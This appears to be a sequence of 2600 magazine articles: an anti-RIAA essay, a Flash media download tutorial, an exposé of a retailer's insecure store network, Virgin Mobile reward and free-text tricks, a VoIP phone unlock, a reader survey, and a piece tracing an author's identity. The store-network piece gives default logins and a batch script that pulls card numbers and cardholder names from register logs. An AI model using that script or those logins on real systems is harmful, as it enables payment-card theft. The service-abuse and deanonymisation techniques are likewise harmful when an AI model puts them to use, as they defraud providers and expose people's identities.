Let me open with a caveat: File sharing is currently a violation of copyright law and is therefore considered theft of intellectual property. Anyone caught - and prosecuted - can thus reasonably expect to be found guilty. Having said that, even the Supreme Court has set the precedent that making a mix tape for your friends is not a violation of copyright law, since mix tapes withstand the four factor test for "fair use" (see Campbell v. Acuff-Rose Music, for example). Without going into all the legal jargon, the high court's reasoning can be summarized as saying that mix tapes serve as "fair use" because they fall under the "format shifting" provision (allowing you to move CDs to an mp3 player, for example), are noncommercial, and, most importantly, because one song from an album actually serves as a form of viral advertising for the album, potentially creating album sales rather than diminishing them. These decisions do not extend to full albums, however, and therein lies the rub: Somewhere between the two extremes of "theft" and "viral advertising" lies the point the Recording Industry Association of America (RIAA) is missing.

The problem is, the RIAA has chosen to challenge file sharing in a way similar to the current administration's offensive against terrorism. Certainly, on the surface, the desire to rid the world of terrorists is a goal no one would criticize, but the sad fact is that the goal is patently unattainable. All it takes is one nutjob to strap explosives on himself, walk into a mall, and blow himself up, and you have an act of terrorism. Sadly, there's no accounting for random nutjobs. Similarly, the RIAA seems to think its courtroom front in the War on File Sharing can also lead to total victory, deftly missing the point that all someone has to do is dub an album and give it to a friend and file sharing still exists. Please understand, this is not to say the RIAA should just give up any more than the government should stop trying to find, thwart, and imprison terror cells. Still, both sides might want to take a step back and consider not so much their unattainable stated goals, but instead concentrate on the sources of their "terror." Presidents need to study American foreign policy and how it serves to fuel - not curtail - terror, and the RIAA needs to consider the purpose of record companies in the 21st century.

The record industry, despite breaking and creating new sounds over the decades, is hardly the poster child for foresight. In the late 1990s the major labels were still sending promo CDs out for review in LP boxes. Think about that: It meant that someone in the 1980s had bought so many LP boxes that a good decade after CDs had supplanted LPs, they still had a surplus of LP mailers. They hadn't seen the change coming, even as kids in 1985 saved up their paper route money to buy a CD player. Even before that, the record industry, having gotten fat and rich on singles in the 1950s and 1960s, turned up its nose at what would become "album oriented rock." It wasn't until the 1970s that the majors fully embraced a format like Elektra had pioneered in the late 1960s. And now they fail to realize that, ironically, times have changed back, and we may well now be in a world where the album is dead - and this is exactly the kind of world in which file sharing will flourish.

Record companies need to recognize this and morph into promoters of bands, not albums, depending on concert ticket sales and merchandising to make their money, not on record sales. After all, even as album sales have declined due to file sharing, concert sales have actually increased, a statistic that

flies in the face of the RIAA's oft trumpeted claim that "file sharing hurts the artists." It doesn't. It hurts the record companies and, the truth be told, it only hurts them because they are unwilling to adapt. They've gotten fat and rich on album sales, and they lack the imagination and foresight to figure out how to make money some other way. In this model, the actual recorded tracks become almost worthless, licensed to radio stations and Problogs for a pittance and used chiefly as a form of word of mouth advertising for bands, to sell tickets to concerts and stuff from the merchandise table. Many bands have discovered this on their own - look at OK Go's instant fame, based on a series of freely traded videos via YouTube, or Ween's endorsement of `browntracker.net` - and this is what truly terrifies the recording industry: If the music goes viral, they can't make any money off it.

The only other option is to make file sharing a null option, and in order to do that, the record companies need to cut costs - dramatically. There's no reason a single track on iTunes should retail for more than 50 cents, nor albums for more than five dollars. The only reason prices are this high is because the industry is dictating them based on an outdated business hook that deems an album is worth at least ten dollars, all the while failing to realize that mp3s are lossy quality audio and come without album art or liner notes, the fact of which would demand to any sane person that downloading should cost considerably less than brick-n-mortar shopping. If the record industry had the foresight, they would recognize this disparity and gut their overhead, refusing to mass produce any more albums, period. Without this upfront cost - and since bands traditionally have to use their advances to pay for recording their albums themselves - legitimate online prices could be brought to a level that wouldn't drive penniless teens to theft.

But what about the Britney Spears fans who don't own a computer or an mp3 player (or even know what one is)? Simply stated: Print on demand. Instead of shipping copies of albums to record stores (many of which will be returned or relegated to cutout bins), send them a computer kiosk instead, where folks can go in, use a touchscreen and their credit card to buy an album, and go home with a nice CDR, burned while they wait and delivered in a cardboard sleeve with freshly printed album art. The technology is certainly there for this, and the sky's the limit if even one of the major labels would dump the money they spend on RIAA lawsuits into a new business model instead. In many ways, the kiosk would become a public iTunes portal, with a few extra bucks added on the backend because you want to go home with a physical CD and album art. Furthermore, the record companies could select popular albums for release in "limited editions" - very short runs of well packaged CDs or (for the collectors' market) LPs that sell to a discerning few for prices more in line with the 20th century business plan.

The sad fact is that when things have gotten to the point where you can settle your out of court copyright infringement lawsuit online for $1000 (`www.p2plawsuits.com`), but can't buy high quality tracks at a reasonable price online, it's time for the industry to step back and rethink its options. If the Internet can be used to settle lawsuits, surely it doesn't take any level of genius to realize that it also can be used to make money off music. Still, even if some record exec reads this article and decides to adopt one of the above plans, there will still be file sharing. Why? For the same reason there will always be terrorism: Some people will always steal things or blow things up, just for the thrill of it, no matter the sociopolitical message they try to use to justify their actions. Even if the RIAA managed to completely ban the electronic transfer of any audio or video file at, say, the ISP level, folks will just go back to the way it was done in the 1980s: tape swapping via bulletin boards.

A good business adapts to the current market. It doesn't try to force the market to fit into its outdated model. The RIAA could take the wind out of the sails of file sharing by updating its model to a print on demand format, or else concentrate on concert sales and merchandising, instead of dumping truckloads of money into a never-ending series of legal battles. And the current administration would be wise to try such new thinking with its equally unwinnable war on terror: If even half the money spent on Iraq and Afghanistan had instead been spent on energy independence, we wouldn't need any kind of relations with the countries that give rise to global terrorism in the first place, period.

If you make the reason for something to exist a null option, people lose interest in it. The trick is for those in power to have the foresight to spend their money wisely to reap future gains, instead of wasting it to fight an old model battle that can't be won. The motion picture industry would be wise to learn this lesson now, before they go too far down the same road.

Free Files from Flash

by Dieseldragon
Hyperspeed666@gmail.com
http://www.dieseldragon.co.uk

0x00. Introduction

Anyone who uses the Internet nowadays will have noticed the increasing trend of Flash applications being used for playing embedded audio and video on web pages. Notable websites for this include YouTube (video) and the infamous MySpace (audio/video). Often these Flash players are used in an attempt to play files without revealing the location of the host file to prevent users from downloading the actual files to their computers - an example of which can be found at `http://www.dragonforce.com`.

However, one thing that many webmasters have overlooked is that the use of Flash media players *does not* guarantee that the file(s) in question will stay "safe." After all, it's a simple fact that anything on the Internet that can be viewed by the user can be downloaded. And it's a fact that has few exceptions. In this article, I'll show you how to download one of my videos from YouTube, but instead of teaching you the technique for the one specific site, I'll be showing you the general principle behind the hack which should work for most sites that use embedded Flash players. Obviously the standard disclaimers apply here, and you're the only one responsible for anything that you use this technique for. Please don't steal copyrighted works. The author of those works still has to put food on the table as much as you or I do.

0x01. How It All Works

When an embedded Flash player (henceforth referred to as EFP) loads on a web page, there are a few processes that take place:

1. An `<OBJECT>` tag causes an HTTP request to the server for the EFP.

2. The EFP is downloaded to temporary storage and executed using the relevant plug-in.

3. The EFP fires off an HTTP or other request for the media file. (This request might return an XSPF file in the case of audio players. More on that later.)

4. The media file is downloaded or streamed to the EFP via temp storage or RAM.

5. Once a decent buffer amount of data is downloaded, the EFP will start playing. In this tutorial, we'll be tracing the EFP's HTTP requests to find out where the desired media file is located.

0x02. The Theory Applied

In this article, we'll be downloading the video at `http://www.youtube.com/watch?v=T8feb8zXj54` (case sensitive). Fire up your favorite packet scanner (I use Ethereal - `http://www.ethereal.com`) and set it to trace everything to catch any EFPs that use unusual protocols (ftp, telnet etc.) to download files. Then point your browser to the URL of the page that holds the media that you are interested in. Once the song/movie has started playing, stop your packet scanner and have a peek at the log. It'll look something like this:

(The following log is typed from memory as I discovered this on a friends PC a while ago, so apologies for the lack of packet info.)

```
127.0.0.1 > 208.65.153.253
➥- GET http://www.youtube.com/
➥watch?v=T8feb8zXj54
208.65.153.253 > 127.0.0.1\
   208.65.153.253 > 127.0.0.1 - [The usual
GET requests and packets of HTML, images,
scripts, and other gumpf....]
208.65.153.253 > 127.0.0.1/
   127.0.0.1 > 208.65.153.253 - GET
➥http://www.youtube.com/get_
➥video?video_id=T8feb8zXj54&l=203&t=OEg
➥sToPDskJ47_l7h9B3isGzSjA9NZmb [The
L and T parameters are session specific.
Sending just the video_id parameter gives a
blank page.]
208.65.153.253 > 127.0.0.1\
   208.65.153.253 > 127.0.0.1 - [Several
packets of audio/video data....]
   208.65.153.253 > 127.0.0.1/
```

As you can see, there is an easily spotted URL to the video. The URL itself may vary from that shown but the theory remains the same: Trace packets, find the URL, download the file. In this case, the video sent down from the YouTube server comes in *.FLV (Flash video) format, but sometimes renaming the file with a .WMV (or whatever) extension might work. Alternatively, there are probabaly several FLV file players

for download knocking about the Internet. If anyone is interested in hacking the FLV format, the original file in this case was a 320x240 Windows Media format video with MP3 audio at 30fps (I think) if that helps.

0x03. Quick Note on XSPF Files

As mentioned above, some audio EFPs may request an *.XSPF file instead of an *.MP3 file. This is actually a bonus as XSPF files are text/xml based audio playlists and can contain references and URLs to many audio files across the Internet. Hacking the audio player on `http://www.dragonforce.com` using the above method will demonstrate better what I'm talking about. Check out `http://www.xspf.org` for full info and specifications on the format. As a side-bar to this, try entering `[Your favorite band] .mp3 filetype:xspf` into Google and see what comes up!

0xFF. The Final Word

I hope that this tutorial has helped you all learn a little about how Flash Players and the HTTP standard in general work. If you like to download music, please consider using this method (and buy the CD for copyright/royalty purposes of course!) as opposed to Apples iTunes. After all, I'd rather pay my favorite bands much more than a measly three cents for each track of theirs that I buy!

Shouts to Bal-Sagoth (for being the greatest band ever known to Metal!) and Dragonforce (for providing an excellent example for this article)!

F-yous to Apple iTunes for ripping artists off much worse than bedroom pirates and "those Hackers" ever did!



by Anonymous

I have debated whether or not to write this article for over a month since it has the potential to cause so much damage. I decided that exposing Target's utter lack of network security would bring about change and, in the end, do more good than harm.

During my brief employment at Target, I spent most of my free time exploring their internal network. It did not take me long to realize that there was an absence of any security. All of the computers used by employees are on the same subnet in the network. These computers include registers, employment kiosks, managers' computers, and backroom computers.

In addition, Target installed Cisco Aironet 802.11b routers to support their handheld scanners used for printing labels and storing items in the back room. These routers do use WEP, but that is not a major hurdle to keep computers outside the store from hoping on the internal network and taking advantage of the network flaws to be outlined.

Those responsible for rolling out the network clearly gave no thought to security. The networks are identical from store to store, so the flaws were not isolated to my particular Target location. Every computer except the registers has telnet set up. You can control any computer with the username `Target` and either a blank password or `Target` as the password. Every computer, including the registers, has SMB shares set up that allow a user to mount the root directory with no password required. All computers also have ftp set up, and with the username `Target` and password `Target`, you get full access to the root directory.

This setup allows any user to retrieve employee records and confidential documents from the computers belonging to the stores' managers. The most dangerous security oversight though, relates to the ability to connect to the stores' registers.

Every register has a share named `cpos` (common point of sale) that keeps logs for every credit card and debit card transaction for a week. Included in these logs is, not only the credit card number and cardholder name for every transaction, but also a raw dump of the card's entire magnetic strip - for reasons unknown. The exact location of these logs on the share is `\app\ej_backup\`. All registers follow the naming convention `TxxxxREGyyyy` - where x is the store number

and y is the register number. This convention is used company wide, and any workstation can connect to any register at any store.

I do not have much experience writing DOS batch files, but I managed to put together a simple batch file that connects to a register, passed as an argument, grabs all of the credit/debit logs, and strips out the account number and customer name.


```
net use z:\ \\%1\cpos
copy z:\app\ej_backup\*.* .
net use z: /delete

type *.pos | find /n "VISA CHARGE" >> temp
type *.pos | find /n "MASTERCARD CHARGE" >>
➥temp
type *.pos | find /n "AMEX CHARGE" >> temp
type *.pos | find /n "DISCOVER CHARGE" >> temp
type *.pos | find /n "ACCT# (M)" >> temp
type *.pos | find /n "CARD HOLDER:" >> temp
sort /+1 temp >> stripped.log
erase temp
erase *.pos
```

Using this batch file, one could easily grab the transaction logs from every register at every store overnight. Over a month, I imagine somebody could grab tens of thousands of credit card numbers.

I did not work at Target nearly long enough to explore their entire network, but one can only imagine what kind of confidential information could be obtained from their massive network.

Please do not use this information for malicious purposes. I only wrote this article in the hopes that Target will be forced to change its lax security policies.

How to Get More from Your Sugar Mama



by gLoBuS

Disclaimer: Anything that you do with this information is your responsibility, not mine.

In the world of prepaid cell phones, Virgin Mobile is one of the top sellers of prepaid minutes. Along with their empire, they've started to send out some kickbacks to their loyal customers. Here I will show a very simply way of getting your kickbacks even quicker.

Virgin Mobile's current kickback program is called Sugar Mama (`http://sugarmama.virginmobileusa.com`) It's a fairly simple system that gives you rewards for providing feedback to Virgin about some online advertisements. These ads are short videos from the likes of heavy.com, Sub Pop Records, and Microsoft's Xbox 360. These only take about a minute to watch, some are more unbearable than others, but there's a very simple way around all of this.

A simple observation of the path you take to earn your minutes shows us how to skip the video and just give feedback instead. Let's take an ad from heavy.com for our example. The sample URL is `http://cache.ultramer➥cial.com/d/054-347/heavy_flash.html`. Our URL will change to `http://cache.ultramer➥cial.com/d/054-347/heavy_survey.html`. Notice the only difference is changing flash to survey.

This technique could cut several minutes from your time spent watching Xbox 360 ads and in turn give you up to five minutes per day of free airtime. For me this has cut my prepaid minutes in half on the days that I "watch" these videos. For a guy who is only on his phone for ten minutes a day, this is a pretty sweet deal.

Along with the Sugar Mama program, there are other kickback deals that give out pretty decent rewards. The Kickbacks program gives you free airtime whenever your friend buys $15 or more of airtime and lists you as the referrer. This is nice when you have two phones in the family, and your little brother makes sure you get your kickbacks. But the real kicker to this program is the reminder system used to let your friend know that they should "top-up" with you in mind.

In the Kickbacks menu (`https://www.➥virginmobileusa.com/myvirginmobile/➥referral.do`) there is a small set of text boxes at your disposal. The top box is for your friend's phone number and the bottom is Virgin Mobile's reminder to "top-up." Virgin's mistake was letting this box be modifiable. This little reminder has now become your

ticket to free outgoing text messages. All you have to do is modify the contents of the text box and send it off. The return address will be your cell phone's number but you won't be charged a nickel. (Literally, their texts are five cents apiece.)

In conclusion, Virgin Mobile does provide a decent prepaid cell phone service while neglecting some basic protections for some of their web features. I do plan on staying with Virgin Mobile, at least until they stop giving me kickbacks.

Owning UTStarcom F1000



by ZiLg0
Zilg0@trashmail.net

The UTStarcom F1000 is a nice "cheep" ($119.99 `http://www.VoipSupply.com`) WiFi VoIP device. The pros are small candy bar form factor, decent battery life, and if you hack it open you'll find a lovely MiniPCI WiFi style antenna connector ready for all your Tx/Rx ideas. It's not that the built in antenna does a bad job holding your signal but you could use a Yagi to lock onto a distant AP and look cool talking on your phone while everyone assumes you are a terrorist. The only qualms I have with the device is the lack of any ability to import/export phone book entries, but if you have no friends then you have nothing to worry about. Second and foremost, you are only allowed one SIP account configured on the phone.

I originally purchased my UTStarcom from BoredVoice back when the handset first came out and was twice the price as what you can get it for today. I used the device for three months to drunk dial my dorm a bunch and check in with family while in Japan. When I got home I canceled my service and forgot about the phone.

A few months later I started looking into Asterisk to deploy on my campus. That is when I discovered the locked state of my phone. I had never had the unpleasantness of a locked phone. I've never owned a cell phone thankfully. (I got all my minutes racked in the dumpsters of RatShack!) I spent much time feeding queries into Google but that went nowhere. A few months ago I was clued into a link off of the UTStarcom forums, a nice place to get technical advice direct from the developers. The link pointed to `http://www.betateilchen.de/`. This resource is what saved me and should help you! Providing downloads as well as tftp service for the latest UT firmware. Here is how you can break the lock on your phone:

Download the correct firmware and uncompress the zip to your desktop.

- You will now need to enter the hidden ATE menu to proceed.
- Turn off the phone.
- Holding the 1 and 9 keys press and hold power (end key) for a few seconds. Wait for `Func No:` to appear.
- Enter 37 and press send key, look for success, press end key.
- Enter 38 and press send key, look for success, press end key.
- Enter 41 and press send key, look for success, press end key.
- Now hold end key to power down the phone.

Congratulations! You have now wiped the phone clear of all data including the tftp server that the phone calls home to provision itself. Now run `fwupgrade.exe` from the desktop. The phone and computer must talk to each other using the same AccessPoint. Let the upgrade application time out and ask you to make sure the phone is on.

It is crucial that you power up the phone immediately, get to `Menu>Misc>RemoteTFTP`, and update as quickly as you can.

As soon as you confirm that you want the phone to update click "yes" on the update tool to have another go at finding your phone. With much luck the computer will fertilize the phone with new firmware. You're not out of the woods yet. It took me a total of four times following these steps to break the phone of the lock. The first time I found the phone called out to BoredVoice and reverted back to a locked state in a matter of seconds. The other three times I guess were just for good measure. It's been four months now running v4.50st and all is good with the added bonus of a web interface to take care of all configurations.

It has been said that this will not work on newer hardware, but hope for the best and give it a try!

An extremely useful recourse is `http://web.quick.cz/lake/f1000_faq.htm`

$support Open Source! Shouts to your mother!

Hacker Perspective



You

In the spring issue, we sent out a survey sheet with a non-stamped envelope to all of our subscribers as well as anyone who subscribed between the spring and summer issue release dates. Over 15 percent of the people responded and around 86 percent of them were in the United States. We want to thank those of you who took the time to send in a response and even pay the postage which is further proof of your dedication.

We realize that the survey was only sent to a fraction of our readers and if you pick us up at a newsstand, you didn't have a voice this time around. We have yet to figure out a good way to do this online while being confined to those who actually buy the magazine, however we are considering several options for the future. So these numbers should not be considered scientific. But we feel they do represent a good cross section of our audience. As always, your comments and feedback are welcome. And now, let's look at some of the results.

First off, the average age of our readers is 36. We were surprised by the number of people who read us well into their 70s and beyond. 85 percent of the people are civilians with around 2.5 percent each being in the military or in a prison. The remaining 10 percent were either "other" or didn't answer.

Nearly 60 percent of our readers who are in school are at college level with another 27 percent at grad school level and 14 percent in grades 9-12. That's of the 29 percent who chose to answer the question in the first place. 15 percent of respondents are college dropouts and less than 1 percent are high school dropouts.

Just under half of the people have heard of *2600* through the Internet or friends. Just over a quarter have heard of *2600* through bookstores or newsstands. Almost nobody has heard of us through family.

The average subscriber has been with us for just under five years. And a shocking 92.3 percent have never been to one of our conferences while a staggering 92.6 percent don't go to *2600* meetings in their area, most of whom stated they didn't go simply because they didn't exist where they lived. Around 32 percent listen to *Off The Hook,* our weekly radio show. Nearly 96 percent of our readers have Internet connectivity.

On a scale of 1 to 5, *2600* overall weighed in at 4.42. Other ratings - price: 4.45; covers: 4.35; editorials: 4.26; articles: 4.12; marketplace 3.41, general layout and design: 4.08; payphone pictures: 4.21; puzzle: 3.61; columns: 4.34; letters: 4.13; and the back cover: 4.32. Of the changes people would like to see, many expressed a desire for less technical content, illustrations, and diagrams. People were split right down the middle on whether or not we should have advertising or whether we should continue to print code in the magazine. However the people who were against these items were very passionate in their opinions. Nearly everyone who answered said their subscription does not arrive on time. (Thank you, U.S. Postal Service.) Most people found the website and online store to be good overall while our customer service approached the excellent rating. There was strong interest in a book or other projects in the future.

Nearly everyone had additional things to say, all of which we read and will consider. We can only print a fraction of the comments here but we want to thank all of you who took the time to fill this out and provide us with much valued feedback. Here is some of it:

- Nothing stands out as a "favorite" but I've read every magazine cover to cover since about 1986. Can't say that about any other magazine.

- Continue to offer a diverse range of articles and topics. For every one article that doesn't interest me, there's five that do.

- You see my age (61). Your type size is *too small*. Sure, you get more info per page but it's a real pain to see.

- You're close to being an above the board, respected journal. But not quite.

- I greatly enjoy the editorials and letter columns. Articles about nationwide franchise systems are also quite interesting.

- You guys are great. All the prisoner ads are kind of disturbing. I wish I was smart enough to write something to get published. Maybe some day. For now I will keep reading. You guys have the #1 spot in my magazine rack by my toilet.

- Stop throwing politics into the mag. You're a *technology* zine (whether or not you like it).

- I love the mag. I love the editorial slant. I feel like there is no tech subject matter missing. I feel *very* inspired and *very* motivated to boost my skill set when I read *2600*.

- I would like to see more about hacking around the world (Asia, Europe, Latin America, etc.) Sometimes it's too U.S. specific.

- I laugh when you guys complain about the prison sentences of thieves who steal over the net. Those guys are common criminals. They just use an uncommon method to steal and deserve the time they get. Don't treat them differently (better) than other thieves.

- Really, cut down on the letters to the editor. Some months there seems to be more letters than

signal.

- I really like *2600* and enjoy the articles. The website is a little weak. I completely understand that most of your efforts go into the great publications but the website needs a little more "umph."

- The magazine content is excellent. Sometimes the "Letters" section is a bit tedious but even there you do some clever editing. Technical articles are *great!*

- I think you provide a great service to all of us in the fields and to everyone by "taking one for the team" when it comes to fighting to uphold our Bill of Rights. Keep the faith. I help you behind the scenes at every chance.

- There has been a lot of concentration on computers - specifically network security issues. But hacking can encompass far more than this. I remember a good article some time ago about genetic engineering. It would be good to see more articles on these less archetypal forms of hacking.

- More telecom. I'm interested in how the entire phone system operates.

- A few more pages maybe?

- Keep out the advertising as long as you can. I know sooner or later you aren't going to be able to exist without it but hang in there.

- The last 2600 I received (24:1) had some heft to it. Makes it seem more "worth the money" especially if you're buying at a newsstand.

- Every once in a while, an article appears that is *very* relevant. The letters section is wildly entertaining.

- Presume your readers are smart enough to figure out who are the good politicians and who are the evil control freaks. Stop bashing one party or the other.

- I love the magazine and look forward to reading it in full when it arrives. It has an important and much needed point of view that cannot be marginalized or ignored.

- I am not a technical person but the articles on social engineering are the best to me.

- Regarding article content, I have a problem with short, obscure topics. A made-up example: "Here's how to hack the pricing gun found only in three stores in mainland China." If that

- article is only four or five paragraphs long, who really cares? Short articles should be topical enough that many people can relate, "obscure" articles should be long enough to make me care about the details and what a cool hack is being described.

- You guys are doing a superb job. I enjoy reading articles about security flaws in programs and companies. People report these flaws and the companies/people don't think it's important. It kills me to think people do not care about security until it directly affects them. I would enjoy more beginner articles for us older beginners.

- I'd like less ultra-technical gibberish that only engineers understand.

- Would like to see more RF stuff.

- Less editorials.

- Less beginner type articles.

- Why in the world is this not an electronic survey? You dedicate a paragraph to stamp prices yet you choose not only to make us pay postage but you will have to pay someone to transcribe this chicken scratch!

- Improvements in layout and binding much appreciated. Many times "paths of action" or "tricks" described in content is either too hacker-babble or not communicated in a way that could make it fun for me too.

- Less politics. There seems to be an obvious pull to the left at times. I'm part of the VRWC. Keep the politics out.

- I love the mag. The lifetime sub was the best decision I've made.

- I like just about everything about computers (phones less so). Your magazine's awesome. Don't ever lose a multi-billion dollar lawsuit and be wiped off the face of the earth or something.

- No advertising!

- Keep up the good work! If you feel you have to change I hope you stay focused on "hacker spirit" type stuff - semi-licit exploration - rather than beginner articles or personalities.

- I enjoy articles/columns which exhibit cleverness and balance. I also enjoy those which highlight abuses which could jeopardize our constitutional rights and freedoms.

- Usually totally agree with your editorials. Read articles mainly to see a fresh approach to the world. Just like in medicine, the suits often have little concept of what is important.

- Maybe it's me becoming an aging curmudgeon, but the content seems to be slipping into older news, rehashed news, and kid culture news. Don't get me wrong. I love you guys and I realize the Internet has changed the rag readership over the years. But the spirit of sharing the novel and arcane now seems more often focused on gaining the attention of the trivial MTV/MySpace/YouTube generation.

- I like the payphone photos and opinion pieces.

- Less responses to letters from clearly stupid people.

- Please don't let my subscriber information get out to anyone.

- It's practically impossible for me to say if you should change or stay the same. I've been a reader for almost 20 years and I would say you've kept pace just fine. So don't "change for the sake of change" and don't "stay the same because everyone says so." Your writers, many of whom are younger in years than me, are writing interesting articles and I enjoy them all.

- Please, less of the anti-Bush, anti-government rhetoric. Not what I buy your mag for. I can find that stuff in all other media.

- I support *2600* because I believe in freedom of speech and American ingenuity. Hack the universe!

- I favor the editorial commentary in the front.

- Just keep evolving with the times and I'll always be a subscriber!

- Less code and phone stuff.

- More hacks for products, electronics, and consumer gear. Less pages and pages of code.

- More "how to" articles, less self-serving rants!

- More political issues for hackers - can't get enough of them!

- This isn't the best place to request this, but higher quality *Brain Damage* episodes, and maybe bring back "The Tripods" in podcast form (the TripodCast?).

- The content is great and I love the editorial policy that brings me views, code, and input from people from all walks of life. I even think that the

generally execrable layout has its charms, but I do think that it's time to tidy things up just a bit. When I bring a magazine article or research report to the CIO or CFO of the company I work for to illustrate or advance a point, or to use as supporting evidence for an investment or procedural change I want the company to make, it's best if the journal in which the article was published does not itself look like a bomb threat.

- More political content, more technical content. The new binding makes it hard to read. Keep being *2600*.

- More scanner info and electronics. Less back cover telephones. Enough now.

- Way too much political ranting. Not everyone in the government is out to destroy you.

- Those letters from prison are pretty intriguing, but they all sound the same.

- About the only thing I want sometimes is more in depth information on *how* to do what the article is written about.

- As a (really old-school) technology geek, I appreciate your consistently good-to-excellent publication. You have mostly the right ideas. As a U.S. citizen that is very concerned about the future of our country, I can only hope that more responsible freethinkers will come forward to help keep tyrants at bay. I do remember the reigns of Hitler and Stalin. It can happen here!

- More how-to's for the novice, radio related articles, and telephone related info. Less rants against the U.S. government, puzzles, and political statements.

- I like the way you have evolved *2600* over time. I've been reading since 1990 or so but started the subscription at HOPE Number Six. I like the fact that you fight for what you think is right. And you have the fortitude to see it through. That above all earns my respect.

- A better structured organization of your readers/listeners would not result in a terrible loss of free thought, but rather would help establish a more powerful political influence.

- Give more stuff away.

- Less paranoia.

- More tech, bigger print, less marketplace.

- I can't help but wonder how egos haven't caused you guys to fail from within like all other organizations. *Thank you* for being so humble.

- Less cable articles, lockpicking, phreaking.

- I like the magazine so far. Maybe some photos to accompany the articles. No puzzles - those are stupid.

- Less whining about black helicopters and social engineering.

- I tend to like the hardware hacks and political/social insight. Not so interested in stealing people's Facebook accounts.

- I love that you are independent and opinionated. I love that you have no ads and only members can put stuff in the marketplace.

- As silly as it sounds, *2600* is all the more appealing because it's in digest format. I like *2600* more than any other magazine, even though it isn't perfect.

- Looking forward to the image that is appearing on the new flat spines of the cover - top work!

- Less of those Captain Crunch whistles in the marketplace. They have only had a few left for years.

- I really like the consistent feel to editor comments in the letters sections.

- More advanced articles, political articles, hacktivism articles. Less beginner articles.

- Less kids showing off their useless social engineering gimmicks under the impression that they're hackers.

- Any information regarding petitions or other reasons to contact our political representatives would be nice. This could be helpful in preserving some of our rights and keeping our voices heard.

- More First Amendment, less techie.

- I like the new bindings and the puzzles. And I like the new layout. The constant hacktivist rhetoric gets a bit old.

- The magazine is definitely one of a kind here in the U.K.

- Continue forth with your manifest destiny!

- I really love getting *2600*. I get very happy when it comes.

- I like the stretchy feeling my mind gets when I try to read the articles that are very technical. I *really* like the physical size of *2600*. Stay funny.

- More non-technology hacking, urban exploration.

- Tell me more about issues, security flaws, Big Brother, etc. Please spare me the "I hate my former employer - here's how to fuck them over."

- Like the outlook - progressive, but not blindly so. Keep it up.

- I know that space is limited in a magazine your size but I sure would like to see a little larger print. My eyes aren't what they used to be.

- 90-95% of the stuff I read in *2600* is over my head. But I still enjoy it, believe it or not.

- I haven't been "getting" the covers lately. But I also haven't put any thought into them.

- Every issue has at least one article of interest.

- I like the fact that the articles are complete and I don't have to go to the back to continue.

- Thank you all for trying to keep "hacker" from becoming a "scarlet letter."

- Less justifications for illegal activity.

- I don't get much value from crafted packet SQL web injection exploit code and complex java stuff.

- More tech articles, accurate articles, political analysis. Less stupid rants, letters without sarcastic comments from editors.

- I read to see what's on fellow *2600ers'* minds, not so much to learn tech stuff. I generally like the current mix - even the dumb articles have a certain place as humor pieces.

- More discussion of current issues regarding citizens' privacy and rights. Less highly technical stuff.

- Been reading since I was 13. Your mag has changed my life and motivated me for years and I hope for years to come.

- More social/political/legal articles and/or commentary.

- Why is there only a conference in New York?

- You guys are a breath of fresh air on a planet with no oxygen. Thank you.

- I love "The Telecom Informer." What a great look into a niche most don't get to see.



2600 Magazine Authors

by Agent Smith

I've been reading *2600 Magazine* for a long, long time. One thing that's remained constant over the years is that people feel the need to identify themselves in the magazine. Everyone's got to have a 733t nick name, shoutz out to their budz, something that their friends will recognize. Sure, it's human nature to want to be known, to grab your 15 minutes of fame - but at what cost?

I work for a company that is large enough for some of you to recognize. Call it Metacortex. And a while ago, I happened to spot a hack in the pages of *2600* that involved a weakness in my company's computer systems. I thought to myself, "Well, it's always bad to see your company in *2600*" but as it had nothing to do with my area (and did not directly involve outright theft from the company) I carried the thought no further. A month or so later, my friend and coworker Jones came to me and said, "Did you see our company is in *2600?*" I answered yes, I had. He pointed to the `the2600one@hotmail.com` address in the byline and said, "I'd like to try to find this guy, but how do you find someone who has a Hotmail address?" Never one to shy away from a direct challenge (and wanting to show off in front of Jones), I pulled up Firefox.

First stop: Google, of course. But the email address provided turned up nothing, as did a simpler search for "the2600one". Other search engines came up short as well. Hmm... what about newsgroups? Bingo! Google groups turned up two matches and they both contained taglines that read very much like "I'm the2600one@hotmail.com, but you can reach me at neo2600 on AIM." Now I was getting somewhere. I had an alias that was much more likely to be "findable." A search for neo2600 in Google Groups came up with several rambling posts, but it was a web search in Google that turned up some really good hits, including a blogspot entry that referred to an AIM friend as neo2600. That was directly linked to a blogspot entry for neo_the_one himself.

Journals are a great place to dig. People love to write about themselves. On his user profile, I found he lived in Capital City, his birthday was March 11, 1962, and he had another email address: `tanderson@famous➥college.edu`. T Anderson - could it really be that easy? Phonedex.com showed me several dozen T Andersons in Capital City, but there were too many to call. I scratched my head for a minute, then thought about everything I'd seen. His hack showed a fairly deep exploration of our company systems - too intimate for an ordinary member of the public. What if it was written by a bored employee who had all the time in the world to explore the system? A quick trip to the employee database revealed that we had an employee named Thomas Anderson working at our Capital City location and his birth date was March 11, 1962. Game over. Total time from idle curiosity to totally busted? 15 minutes. Agent Jones was suitably impressed.

I was seriously thinking about calling Mr. Anderson at home and offering him a job on my team. Someone who could dig in and find that info obviously has some talent and maybe I could use him as a penetration tester. At least I could buy him a beer or something. But my friend reminded me of a little problem: this guy identified a security hole at work, but he didn't tell anyone at work about it. Instead, he wrote about it publicly in *2600 Magazine*. He had already proven himself untrustworthy. The more I thought about it, the more pissed off I became. My buddy finally said, "Let me call my friend in the security group." One phone call later and they were drooling. They'd been trying to find this guy for two months with no success! They had me forward the details of my search to them. They also told me not to make contact with Mr. Anderson as they still hadn't fully fixed the problem.

Mr. Anderson had violated very basic rules that every animal instinctively knows: don't shit where you sleep and don't bite the hand that feeds you. So if you're thinking about posting a weakness at your place of employment, try turning it in to your security team first. If you're afraid of repercussions, do it semi-anonymously via Gmail or Hotmail. While I don't like the thought of busting someone for a bit of harmless hacking, I seriously hate disloyalty.

Thus began a new little hobby of mine. How many *2600* authors could I identify or, more accurately, how many *2600* authors

identify themselves? If you play the home version of the game, you'll soon find out what I did: most authors aren't hiding themselves very well, especially the people who profess to be posting hacks about their own workplaces.

